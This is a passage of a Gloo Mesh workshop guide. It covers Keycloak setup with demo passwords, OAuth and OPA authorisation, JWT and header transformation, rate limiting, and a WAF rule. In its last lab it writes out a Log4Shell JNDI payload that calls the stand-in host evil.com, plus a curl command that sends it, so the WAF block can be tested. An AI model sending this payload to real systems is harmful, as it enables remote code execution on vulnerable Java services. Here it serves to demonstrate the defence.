
Finally, you can update the `RouteTable` to direct all the traffic to the local `httpbin` service:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: RouteTable
metadata:
  name: httpbin
  namespace: httpbin
  labels:
```

```
    expose: "true"
spec:
  hosts:
    - '*'
  virtualGateways:
    - name: north-south-gw
      namespace: istio-gateways
      cluster: cluster1
  workloadSelectors: []
  http:
    - name: httpbin
      matchers:
      - uri:
          exact: /get
      forwardTo:
        destinations:
        - ref:
            name: in-mesh
            namespace: httpbin
          port:
            number: 8000
EOF
```

If you refresh your browser, you should see that you get responses only from the local service.

This diagram shows the flow of the requests :



Lab 17 - Deploy Keycloak

In many use cases, you need to restrict the access to your applications to authenticated users.

OIDC (OpenID Connect) is an identity layer on top of the OAuth 2.0 protocol. In OAuth 2.0 flows, authentication is performed by an external Identity Provider (IdP) which, in case of success, returns an Access Token representing the user identity. The protocol does not define the contents and structure of the Access Token, which greatly reduces the portability of OAuth 2.0 implementations.

The goal of OIDC is to address this ambiguity by additionally requiring Identity Providers to return a well-defined ID Token. OIDC ID tokens follow the JSON Web Token standard and contain specific fields that your applications can expect and handle. This standardization allows you to switch between Identity Providers – or support multiple ones at the same time – with minimal, if any, changes to your downstream services; it also allows you to consistently apply additional security measures like Role-based Access Control (RBAC) based on the identity of your users, i.e. the contents of their ID token.

In this lab, we're going to install Keycloak. It will allow us to setup OIDC workflows later.

Let's install it:

```
kubectl --context ${MGMT} create namespace keycloak
cat data/steps/deploy-keycloak/keycloak.yaml | kubectl --context ${MGMT} -n keycloak apply -f -

kubectl --context ${MGMT} -n keycloak rollout status deploy/keycloak
```

Then, we will configure it and create two users:

- User1 credentials: `user1/password` Email: user1@example.com
- User2 credentials: `user2/password` Email: user2@solo.io

Let's set the environment variables we need:

```
export ENDPOINT_KEYCLOAK=$(kubectl --context ${MGMT} -n keycloak get service keycloak -o
jsonpath='{.status.loadBalancer.ingress[0].*}'):8080
export HOST_KEYCLOAK=$(echo ${ENDPOINT_KEYCLOAK} | cut -d: -f1)
export PORT_KEYCLOAK=$(echo ${ENDPOINT_KEYCLOAK} | cut -d: -f2)
export KEYCLOAK_URL=http://${ENDPOINT_KEYCLOAK}/auth
```

Now, we need to get a token:

```
export KEYCLOAK_TOKEN=$(curl -d "client_id=admin-cli" -d "username=admin" -d "password=admin" -d "grant_type=password"
"$KEYCLOAK_URL/realms/master/protocol/openid-connect/token" | jq -r .access_token)
```

After that, we configure Keycloak:

```
# Create initial token to register the client
read -r client token <<<$(curl -H "Authorization: Bearer ${KEYCLOAK_TOKEN}" -X POST -H "Content-Type: application/json" -d
'{"expiration": 0, "count": 1}' $KEYCLOAK_URL/admin/realms/master/clients-initial-access | jq -r '[.id, .token] | @tsv')
export KEYCLOAK_CLIENT=${client}

# Register the client
read -r id secret <<<$(curl -X POST -d "{ \"clientId\": \"${KEYCLOAK_CLIENT}\" }" -H "Content-Type:application/json" -H
"Authorization: bearer ${token}" ${KEYCLOAK_URL}/realms/master/clients-registrations/default| jq -r '[.id, .secret] | @tsv')
export KEYCLOAK_SECRET=${secret}

# Add allowed redirect URIs
curl -H "Authorization: Bearer ${KEYCLOAK_TOKEN}" -X PUT -H "Content-Type: application/json" -d '{"serviceAccountsEnabled":
true, "directAccessGrantsEnabled": true, "authorizationServicesEnabled": true, "redirectUris":
["'https://${ENDPOINT_HTTPS_GW_CLUSTER1}'/callback"]}' $KEYCLOAK_URL/admin/realms/master/clients/${id}

# Add the group attribute in the JWT token returned by Keycloak
curl -H "Authorization: Bearer ${KEYCLOAK_TOKEN}" -X POST -H "Content-Type: application/json" -d '{"name": "group", "protocol":
"openid-connect", "protocolMapper": "oidc-usermodel-attribute-mapper", "config": {"claim.name": "group", "jsonType.label":
"String", "user.attribute": "group", "id.token.claim": "true", "access.token.claim": "true"}}'
$KEYCLOAK_URL/admin/realms/master/clients/${id}/protocol-mappers/models

# Create first user
curl -H "Authorization: Bearer ${KEYCLOAK_TOKEN}" -X POST -H "Content-Type: application/json" -d '{"username": "user1", "email":
"user1@example.com", "enabled": true, "attributes": {"group": "users"}, "credentials": [{"type": "password", "value":
"password", "temporary": false}]}' $KEYCLOAK_URL/admin/realms/master/users

# Create second user
curl -H "Authorization: Bearer ${KEYCLOAK_TOKEN}" -X POST -H "Content-Type: application/json" -d '{"username": "user2", "email":
"user2@solo.io", "enabled": true, "attributes": {"group": "users"}, "credentials": [{"type": "password", "value": "password",
"temporary": false}]}' $KEYCLOAK_URL/admin/realms/master/users
```

> ***Note:*** *If you get a Not Authorized error, please, re-run this command and continue from the command started to fail:*

```
KEYCLOAK_TOKEN=$(curl -d "client_id=admin-cli" -d "username=admin" -d "password=admin" -d "grant_type=password"
"$KEYCLOAK_URL/realms/master/protocol/openid-connect/token" | jq -r .access_token)
```

Lab 18 - Securing the access with OAuth

In this step, we're going to secure the access to the `httpbin` service using OAuth.

First, we need to create a Kubernetes Secret that contains the OIDC secret:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: v1
kind: Secret
metadata:
  name: oauth
  namespace: httpbin
type: extauth.solo.io/oauth
```

```
data:
  client-secret: $(echo -n ${KEYCLOAK_SECRET} | base64)
EOF
```

Then, you need to create an `ExtAuthPolicy`, which is a CRD that contains authentication information:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: security.policy.gloo.solo.io/v2
kind: ExtAuthPolicy
metadata:
  name: httpbin
  namespace: httpbin
spec:
  applyToRoutes:
  - route:
      labels:
        oauth: "true"
  config:
    server:
      name: ext-auth-server
      namespace: httpbin
      cluster: cluster1
    glooAuth:
      configs:
      - oauth2:
          oidcAuthorizationCode:
            appUrl: https://${ENDPOINT_HTTPS_GW_CLUSTER1}
            callbackPath: /callback
            clientId: ${KEYCLOAK_CLIENT}
            clientSecretRef:
              name: oauth
              namespace: httpbin
            issuerUrl: "${KEYCLOAK_URL}/realms/master/"
            session:
              failOnFetchFailure: true
              redis:
                cookieName: keycloak-session
                options:
                  host: redis:6379
            scopes:
            - email
            headers:
              idTokenHeader: jwt
EOF
```

After that, you need to create an `ExtAuthServer`, which is a CRD that define which extauth server to use:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: admin.gloo.solo.io/v2
kind: ExtAuthServer
metadata:
  name: ext-auth-server
  namespace: httpbin
spec:
  destinationServer:
    ref:
      cluster: cluster1
      name: ext-auth-service
      namespace: gloo-mesh-addons
    port:
      name: grpc
EOF
```

Finally, you need to update the `RouteTable` to use this `AuthConfig`:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: RouteTable
metadata:
  name: httpbin
  namespace: httpbin
  labels:
    expose: "true"
spec:
  hosts:
    - '*'
```

```
  virtualGateways:
    - name: north-south-gw
      namespace: istio-gateways
      cluster: cluster1
  workloadSelectors: []
  http:
    - name: httpbin
      labels:
        oauth: "true"
      matchers:
      - uri:
          exact: /get
      - uri:
          prefix: /callback
      forwardTo:
        destinations:
        - ref:
            name: in-mesh
            namespace: httpbin
          port:
            number: 8000
EOF
```

If you refresh the web browser, you will be redirected to the authentication page.

If you use the username `user1` and the password `password` you should be redirected back to the `httpbin` application.

You can also perform authorization using OPA.

First, you need to create a `ConfigMap` with the policy written in rego:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: v1
kind: ConfigMap
metadata:
  name: allow-solo-email-users
  namespace: httpbin
data:
  policy.rego: |-
    package test

    default allow = false

    allow {
        [header, payload, signature] = io.jwt.decode(input.state.jwt)
        endswith(payload["email"], "@solo.io")
    }
EOF
```


Then, you need to update the `AuthConfig` object to add the authorization step:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: security.policy.gloo.solo.io/v2
kind: ExtAuthPolicy
metadata:
  name: httpbin
  namespace: httpbin
spec:
  applyToRoutes:
  - route:
      labels:
        oauth: "true"
  config:
    server:
      name: ext-auth-server
      namespace: httpbin
      cluster: cluster1
    glooAuth:
      configs:
      - oauth2:
          oidcAuthorizationCode:
            appUrl: https://${ENDPOINT_HTTPS_GW_CLUSTER1}
            callbackPath: /callback
            clientId: ${KEYCLOAK_CLIENT}
            clientSecretRef:
              name: oauth
              namespace: httpbin
            issuerUrl: "${KEYCLOAK_URL}/realms/master/"
```

```
          session:
            failOnFetchFailure: true
            redis:
              cookieName: keycloak-session
              options:
                host: redis:6379
          scopes:
          - email
          headers:
            idTokenHeader: jwt
    - opaAuth:
        modules:
        - name: allow-solo-email-users
          namespace: httpbin
        query: "data.test.allow == true"
EOF
```

Refresh the web page. `user1` shouldn't be allowed to access it anymore since the user's email ends with `@example.com` . If you open the browser in incognito and login using the username `user2` and the password `password` , you will now be able to access it since the user's email ends with `@solo.io` .

This diagram shows the flow of the request (with the Istio ingress gateway leveraging the `extauth` Pod to authorize the request):



Lab 19 - Use the JWT filter to create headers from claims

In this step, we're going to validate the JWT token and to create a new header from the `email` claim.

Keycloak is running outside of the Service Mesh, so we need to define an `ExternalService` and its associated `ExternalEndpoint` :

Let's start by the latter:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: ExternalEndpoint
metadata:
  name: keycloak
  namespace: httpbin
  labels:
    host: keycloak
spec:
  address: ${HOST_KEYCLOAK}
```

```
  ports:
  - name: http
    number: ${PORT_KEYCLOAK}
EOF
```

Then we can create the former:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: ExternalService
metadata:
  name: keycloak
  namespace: httpbin
  labels:
    expose: "true"
spec:
  hosts:
  - keycloak
  ports:
  - name: http
    number: ${PORT_KEYCLOAK}
    protocol: HTTP
  selector:
    host: keycloak
EOF
```

Now, we can create a `JWTPolicy` to extract the claim.

Create the policy:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: security.policy.gloo.solo.io/v2
kind: JWTPolicy
metadata:
  name: httpbin
  namespace: httpbin
spec:
  applyToRoutes:
  - route:
      labels:
        oauth: "true"
  config:
    phase:
      postAuthz:
        priority: 1
    providers:
      keycloak:
        issuer: ${KEYCLOAK_URL}/realms/master
        tokenSource:
          headers:
          - name: jwt
        remote:
          url: ${KEYCLOAK_URL}/realms/master/protocol/openid-connect/certs
          destinationRef:
            kind: EXTERNAL_SERVICE
            ref:
              name: keycloak
            port:
              number: ${PORT_KEYCLOAK}
        claimsToHeaders:
        - claim: email
          header: X-Email
EOF
```

You can see that it will be applied to our existing route and also that we want to execute it after performing the external authentication (to have access to the JWT token).

If you refresh the web page, you should see a new `X-Email` header added to the request with the value `user2@solo.io`

Lab 20 - Use the transformation filter to manipulate headers

In this step, we're going to use a regular expression to extract a part of an existing header and to create a new one:

Let's create a `TransformationPolicy` to extract the claim.

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: trafficcontrol.policy.gloo.solo.io/v2
```

```
kind: TransformationPolicy
metadata:
  name: modify-header
  namespace: httpbin
spec:
  applyToRoutes:
  - route:
      labels:
        oauth: "true"
  config:
    phase:
      postAuthz:
        priority: 2
    request:
      injaTemplate:
        extractors:
          organization:
            header: 'X-Email'
            regex: '.*@(.*)$'
            subgroup: 1
        headers:
          x-organization:
            text: "{{ organization }}"
EOF
```

You can see that it will be applied to our existing route and also that we want to execute it after performing the external authentication (to have access to the JWT token).

If you refresh the web page, you should see a new `X-Organization` header added to the request with the value `solo.io`

Lab 21 - Apply rate limiting to the Gateway

In this step, we're going to apply rate limiting to the Gateway to only allow 3 requests per minute for the users of the `solo.io` organization.

First, we need to create a `RateLimitClientConfig` object to define the descriptors:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: trafficcontrol.policy.gloo.solo.io/v2
kind: RateLimitClientConfig
metadata:
  name: httpbin
  namespace: httpbin
spec:
  raw:
    rateLimits:
    - setActions:
      - requestHeaders:
          descriptorKey: organization
          headerName: X-Organization
EOF
```

Then, we need to create a `RateLimitServerConfig` object to define the limits based on the descriptors:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: admin.gloo.solo.io/v2
kind: RateLimitServerConfig
metadata:
  name: httpbin
  namespace: httpbin
spec:
  destinationServers:
  - ref:
      cluster: cluster1
      name: rate-limiter
      namespace: gloo-mesh-addons
    port:
      name: grpc
  raw:
    setDescriptors:
      - simpleDescriptors:
          - key: organization
            value: solo.io
        rateLimit:
          requestsPerUnit: 3
          unit: MINUTE
EOF
```

After that, we need to create a `RateLimitPolicy` object to define the descriptors:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: trafficcontrol.policy.gloo.solo.io/v2
kind: RateLimitPolicy
metadata:
  name: httpbin
  namespace: httpbin
spec:
  applyToRoutes:
  - route:
      labels:
        ratelimited: "true"
  config:
    serverSettings:
      name: rate-limit-server
      namespace: httpbin
      cluster: cluster1
    ratelimitClientConfig:
      name: httpbin
      namespace: httpbin
      cluster: cluster1
    ratelimitServerConfig:
      name: httpbin
      namespace: httpbin
      cluster: cluster1
    phase:
      postAuthz:
        priority: 3
EOF
```

We also need to create a `RateLimitServerSettings` , which is a CRD that define which extauth server to use:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: admin.gloo.solo.io/v2
kind: RateLimitServerSettings
metadata:
  name: rate-limit-server
  namespace: httpbin
spec:
  destinationServer:
    ref:
      cluster: cluster1
      name: rate-limiter
      namespace: gloo-mesh-addons
    port:
      name: grpc
EOF
```

Finally, you need to update the `RouteTable` to use this `RateLimitPolicy` :


```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: RouteTable
metadata:
  name: httpbin
  namespace: httpbin
  labels:
    expose: "true"
spec:
  hosts:
    - '*'
  virtualGateways:
    - name: north-south-gw
      namespace: istio-gateways
      cluster: cluster1
  workloadSelectors: []
  http:
    - name: httpbin
      labels:
        oauth: "true"
        ratelimited: "true"
      matchers:
      - uri:
          exact: /get
      - uri:
```

```
          prefix: /callback
      forwardTo:
        destinations:
        - ref:
            name: in-mesh
            namespace: httpbin
          port:
            number: 8000
EOF
```

Refresh the web page multiple times.

You should get a `200` response code the first 3 time and a `429` response code after.

This diagram shows the flow of the request (with the Istio ingress gateway leveraging the `rate limiter` Pod to determine if the request should be allowed):



Let's apply the original `RouteTable` yaml:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: RouteTable
metadata:
  name: httpbin
  namespace: httpbin
  labels:
    expose: "true"
spec:
  hosts:
    - '*'
  virtualGateways:
    - name: north-south-gw
      namespace: istio-gateways
      cluster: cluster1
  workloadSelectors: []
  http:
    - name: httpbin
      matchers:
      - uri:
```

```
          exact: /get
      forwardTo:
        destinations:
        - ref:
            name: in-mesh
            namespace: httpbin
          port:
            number: 8000
EOF
```

And also delete the different objects we've created:

```
kubectl --context ${CLUSTER1} -n httpbin delete ratelimitpolicy httpbin
kubectl --context ${CLUSTER1} -n httpbin delete ratelimitclientconfig httpbin
kubectl --context ${CLUSTER1} -n httpbin delete ratelimitserverconfig httpbin
kubectl --context ${CLUSTER1} -n httpbin delete ratelimitserversettings rate-limit-server
```

Lab 22 - Use the Web Application Firewall filter

A web application firewall (WAF) protects web applications by monitoring, filtering, and blocking potentially harmful traffic and attacks that can overtake or exploit them.

Gloo Mesh includes the ability to enable the ModSecurity Web Application Firewall for any incoming and outgoing HTTP connections.

An example of how using Gloo Mesh we'd easily mitigate the recent Log4Shell vulnerability (CVE-2021-44228), which for many enterprises was a major ordeal that took weeks and months of updating all services.

The Log4Shell vulnerability impacted all Java applications that used the log4j library (common library used for logging) and that exposed an endpoint. You could exploit the vulnerability by simply making a request with a specific header. In the example below, we will show how to protect your services against the Log4Shell exploit.

Using the Web Application Firewall capabilities you can reject requests containing such headers.

Log4Shell attacks operate by passing in a Log4j expression that could trigger a lookup to a remote server, like a JNDI identity service. The malicious expression might look something like this: `${jndi:ldap://evil.com/x}`. It might be passed in to the service via a header, a request argument, or a request payload. What the attacker is counting on is that the vulnerable system will log that string using log4j without checking it. That's what triggers the destructive JNDI lookup and the ultimate execution of malicious code.

Create the WAF policy:

```
kubectl --context ${CLUSTER1} apply -f - <<'EOF'
apiVersion: security.policy.gloo.solo.io/v2
kind: WAFPolicy
metadata:
  name: log4shell
  namespace: httpbin
spec:
  applyToRoutes:
  - route:
      labels:
        waf: "true"
  config:
    disableCoreRuleSet: true
    customInterventionMessage: 'Log4Shell malicious payload'
    customRuleSets:
    - ruleStr: |
        SecRuleEngine On
        SecRequestBodyAccess On
        SecRule REQUEST_LINE|ARGS|ARGS_NAMES|REQUEST_COOKIES|REQUEST_COOKIES_NAMES|REQUEST_BODY|REQUEST_HEADERS|XML:/*|XML://@*
          "@rx \${jndi:(?:ldaps?|iiop|dns|rmi)://"
          "id:1000,phase:2,deny,status:403,log,msg:'Potential Remote Command Execution: Log4j CVE-2021-44228'"
EOF
```

Finally, you need to update the `RouteTable` to use this `AuthConfig`:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: RouteTable
metadata:
  name: httpbin
  namespace: httpbin
  labels:
    expose: "true"
spec:
  hosts:
    - '*'
  virtualGateways:
    - name: north-south-gw
```

```
      namespace: istio-gateways
      cluster: cluster1
  workloadSelectors: []
  http:
    - name: httpbin
      labels:
        waf: "true"
      matchers:
      - uri:
          exact: /get
      forwardTo:
        destinations:
        - ref:
            name: in-mesh
            namespace: httpbin
          port:
            number: 8000
EOF
```

Run the following command to simulate an attack:

```
curl -H "User-Agent: \${jndi:ldap://evil.com/x}" -k https://${ENDPOINT_HTTPS_GW_CLUSTER1}/get -i
```

The request should be rejected:

```
HTTP/2 403
content-length: 27
content-type: text/plain
date: Tue, 05 Apr 2022 10:20:06 GMT
server: istio-envoy

Log4Shell malicious payload
```

Let's apply the original `RouteTable` yaml:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: RouteTable
metadata:
  name: httpbin
  namespace: httpbin
  labels:
    expose: "true"
spec:
  hosts:
    - '*'
  virtualGateways:
    - name: north-south-gw
      namespace: istio-gateways
      cluster: cluster1
  workloadSelectors: []
  http:
    - name: httpbin
      matchers:
      - uri:
          exact: /get
      forwardTo:
        destinations:
        - ref:
            name: in-mesh
            namespace: httpbin
          port:
            number: 8000
EOF
```

And also delete the waf policy we've created:

```
kubectl --context ${CLUSTER1} -n httpbin delete wafpolicies.security.policy.gloo.solo.io log4shell
```